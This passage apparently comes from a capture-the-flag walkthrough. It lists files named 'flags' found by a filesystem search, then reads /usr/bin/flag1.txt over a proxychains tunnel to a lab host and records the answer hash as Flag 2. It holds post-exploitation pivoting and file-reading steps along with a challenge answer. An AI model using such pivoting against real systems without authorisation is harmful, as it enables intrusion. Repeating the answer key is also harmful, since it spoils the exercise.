/proc/sys/kernel/sched_domain/cpu11/domain0/flags
/proc/sys/kernel/sched_domain/cpu12/domain0/flags
/proc/sys/kernel/sched_domain/cpu13/domain0/flags
/proc/sys/kernel/sched_domain/cpu14/domain0/flags
/proc/sys/kernel/sched_domain/cpu15/domain0/flags
/proc/sys/kernel/sched_domain/cpu16/domain0/flags
/proc/sys/kernel/sched_domain/cpu17/domain0/flags
/proc/sys/kernel/sched_domain/cpu18/domain0/flags
/proc/sys/kernel/sched_domain/cpu19/domain0/flags
/proc/sys/kernel/sched_domain/cpu2/domain0/flags
/proc/sys/kernel/sched_domain/cpu3/domain0/flags
/proc/sys/kernel/sched_domain/cpu4/domain0/flags
/proc/sys/kernel/sched_domain/cpu5/domain0/flags
/proc/sys/kernel/sched_domain/cpu6/domain0/flags
/proc/sys/kernel/sched_domain/cpu7/domain0/flags
/proc/sys/kernel/sched_domain/cpu8/domain0/flags
/proc/sys/kernel/sched_domain/cpu9/domain0/flags
/usr/bin/flag1.txt
/sys/devices/pnp0/00:03/tty/ttyS0/flags
```

Command: cat /usr/bin/flag1.txt



```
$ cat /usr/bin/flag1.txt
|S-chain|-<>-127.0.0.1:9050-<><>-192.181.7.3:80-<><>-OK
c46dd76701afd376d12f3340c1ce16b4
```

Flag 2: c46dd76701afd376d12f3340c1ce16b4